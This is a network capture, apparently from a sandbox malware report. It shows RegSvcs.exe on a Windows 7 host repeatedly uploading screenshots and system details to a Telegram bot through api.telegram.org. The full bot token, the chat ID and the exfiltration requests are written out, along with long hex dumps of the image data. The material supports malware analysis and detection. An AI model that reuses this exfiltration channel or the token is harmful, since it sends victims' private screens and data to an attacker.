2022-04-08 10:14:23 UTC	1784	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:23 UTC	1786	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 62 36 64 33 36 66 65 65 35 2d 2d 0d 0a Data Ascii: ----------8da197b6d36fee5--

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:23 UTC	1786	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:23 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":135,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412863,"document":{"file_name":"user-082561 2022-04-08 04-18-33.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4diUAr_tVZlvIyqUoSnnoA0_V4FqgAC-woAAkCUgFJq4dI-_nOc0QEAB20AAyME","file_unique_id":"AQAD-woAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOHYlAK_7VWZbyMqlKEp56ANP1eBaoAAvsKAAJAlIBSauHSPv5znNEjBA","file_unique_id":"AgAD-woAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49186	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:26 UTC	1787	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8da197e38b4cb02 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:26 UTC	1788	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:26 UTC	1788	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 65 33 38 62 34 63 62 30 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 65 33 38 62 34 63 62 30 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------8da197e38b4cb02Content-Disposition: form-data; name="chat_id"5019146869----------8da197e38b4cb02Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256
2022-04-08 10:14:26 UTC	1789	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zgWN9
2022-04-08 10:14:26 UTC	1805	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO",sqy{3N
2022-04-08 10:14:26 UTC	1820	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:26 UTC	1836	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Lto|j8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:26 UTC	1852	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:26 UTC	1868	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7FM&E3xoz7hS7FM&Lto|j8>-FL=4o|}F
2022-04-08 10:14:26 UTC	1883	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f c8 7f 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES#>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_:lo67gdq3P%zv/+N&xwH=_Vm|W?os+]$B@:v+?7h
2022-04-08 10:14:26 UTC	1899	OUT	Data Raw: d4 94 da 23 b9 3f b8 ff 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: #?*6in4_YkYyX-N|X\&U7PDldy5,*:u'bbL#MP<do~1rIdx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:26 UTC	1902	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 37 65 33 38 62 34 63 62 30 32 2d 2d 0d 0a Data Ascii: ----------------------------8da197e38b4cb02--
2022-04-08 10:14:26 UTC	1902	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:26 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":136,"from":{"id":5008280971,"is_bot":true,"first_name":"gods_child_bot","username":"gods_childbot"},"chat":{"id":5019146869,"first_name":"Love","last_name":"Word","username":"tgman1","type":"private"},"date":1649412866,"document":{"file_name":"user-082561 2022-04-08 04-38-33.jpeg","mime_type":"image/jpeg","thumb":{"file_id":"AAMCBAADGQMAA4hiUAsCbt-QaOxP9gJvwY07KmRLFwAC_AoAAkCUgFJFsNKZ05BMoAEAB20AAyME","file_unique_id":"AQAD_AoAAkCUgFJy","file_size":14418,"width":320,"height":256},"file_id":"BQACAgQAAxkDAAOIYlALAm7fkGjsT_YCb8GNOypkSxcAAvwKAAJAlIBSRbDSmdOQTKAjBA","file_unique_id":"AgAD_AoAAkCUgFI","file_size":116302},"caption":"New Screenshot Recovered!\n\nUser Name: user/082561\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49187	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:31 UTC	1903	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6VdoxhprMtzrVZRU/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------------------------8da198104356572 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:31 UTC	1903	IN	HTTP/1.1 100 Continue
2022-04-08 10:14:31 UTC	1903	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 31 30 34 33 35 36 35 37 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 35 30 31 39 31 34 36 38 36 39 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 61 31 39 38 31 30 34 33 35 36 35 37 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 53 63 72 65 65 6e 73 68 6f 74 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 30 38 32 35 36 Data Ascii: ----------------------------8da198104356572Content-Disposition: form-data; name="chat_id"5019146869----------8da198104356572Content-Disposition: form-data; name="caption"New Screenshot Recovered!User Name: user/08256

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:31 UTC	1904	OUT	Data Raw: 34 e1 25 f1 17 18 19 1a 26 27 28 29 2a 35 36 37 38 39 3a 43 44 45 46 47 48 49 4a 53 54 55 56 57 58 59 5a 63 64 65 66 67 68 69 6a 73 74 75 76 77 78 79 7a 82 83 84 85 86 87 88 89 8a 92 93 94 95 96 97 98 99 9a a2 a3 a4 a5 a6 a7 a8 a9 aa b2 b3 b4 b5 b6 b7 b8 b9 ba c2 c3 c4 c5 c6 c7 c8 c9 ca d2 d3 d4 d5 d6 d7 d8 d9 da e2 e3 e4 e5 e6 e7 e8 e9 ea f2 f3 f4 f5 f6 f7 f8 f9 fa ff da 00 0c 03 01 00 02 11 03 11 00 3f 00 ec 2e af 8c 4a cf bd 22 8c 36 cd cd 19 7c 91 d7 80 46 07 6a 85 2f a4 96 f0 da 47 77 03 4c 06 e2 05 b3 10 07 ae 77 e3 bd 55 d4 6e 85 b6 97 2b 6d 0e cd 24 aa aa 7b 9f 31 a9 ba 03 c3 81 b5 55 25 b8 db 21 23 f8 b1 d4 7e 1c fe b5 8f 3f bd 63 2e 6d 6c 6b da dd 19 6d 2d 25 75 f9 ae 11 4f cb d0 12 bb bf 2e 29 d7 77 22 d6 1f 30 ae ee 7a 67 1d 89 fe 95 57 4e 39 Data Ascii: 4%&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz?.J"6|Fj/GwLwUn+m${1U%!#~?c.mlkm-%uO.)w"0zg WN9
2022-04-08 10:14:31 UTC	1920	OUT	Data Raw: da 5b a5 b5 d8 57 44 07 13 3d db 4d 23 12 73 ce 51 7d 7f 41 5a 07 fd 62 9f 63 fd 28 cd 14 80 a1 aa 42 b3 bc 48 e2 6c 00 5b f7 52 04 3c 32 f7 c8 e3 fc fb d6 34 96 f7 12 ea b1 dc 03 2b a5 b6 e0 a8 5c 64 2b 80 31 bb 7f 5f 94 f3 d7 d6 ba 39 ed ad ee 54 0b 88 23 94 0e 40 91 03 63 f3 a8 7f b2 f4 ef f9 f0 b5 ff 00 bf 2b fe 15 49 a1 6a 67 e8 11 18 af af c1 59 01 65 46 fd e4 9b cf 2c e7 ae 4f 15 1a 69 57 43 4c 36 de 58 da 60 2c 53 70 ff 00 5b b7 6e 3e 9d 0f d4 56 d4 16 b6 d6 bb be cf 6f 14 3b be f7 96 81 73 f5 c5 4b 9a 4f 56 35 a1 90 96 13 7f 6c 8b 89 56 62 14 2f 96 e8 63 da a0 2e 0a 9c fc dd 73 d3 8e 6a ac b6 f1 69 da 7d 87 da e0 8b cb 45 6f 36 26 74 52 64 c0 c3 72 40 24 60 8e 0e 79 e2 ba 1c d1 9a 4c 11 cf c1 a7 4f 22 e9 ad 2c 73 f9 71 c0 80 79 7b 33 1b 03 92 4e Data Ascii: [WD=M#sQ}AZbc(BHl[R<24+\d+1_9T#@c+IjgYeF,OiWCL6X`,Sp[n>Vo;sKOV5lVb/c.sji}Eo6&tRdr@$`yLO" ,sqy{3N
2022-04-08 10:14:31 UTC	1936	OUT	Data Raw: bf 4f f0 a3 69 fe fb 7e 9f e1 40 0f a6 47 f7 4f d4 ff 00 3a 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 40 12 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d1 4c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a0 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 fd 3f Data Ascii: Oi~@GO:6SS@LQ}OLQ}OLQ}O#Oj)hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?
2022-04-08 10:14:31 UTC	1952	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Ltoj8>-FL=4o|}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o|}FL=4o|}2?~z7i/FS7F
2022-04-08 10:14:31 UTC	1967	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v}=hZ)O6)O6)O6dtOi~ME;~u>-O}O}O}2?~}O}OZf?>f?>f?>?SSQNOK
2022-04-08 10:14:31 UTC	1983	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 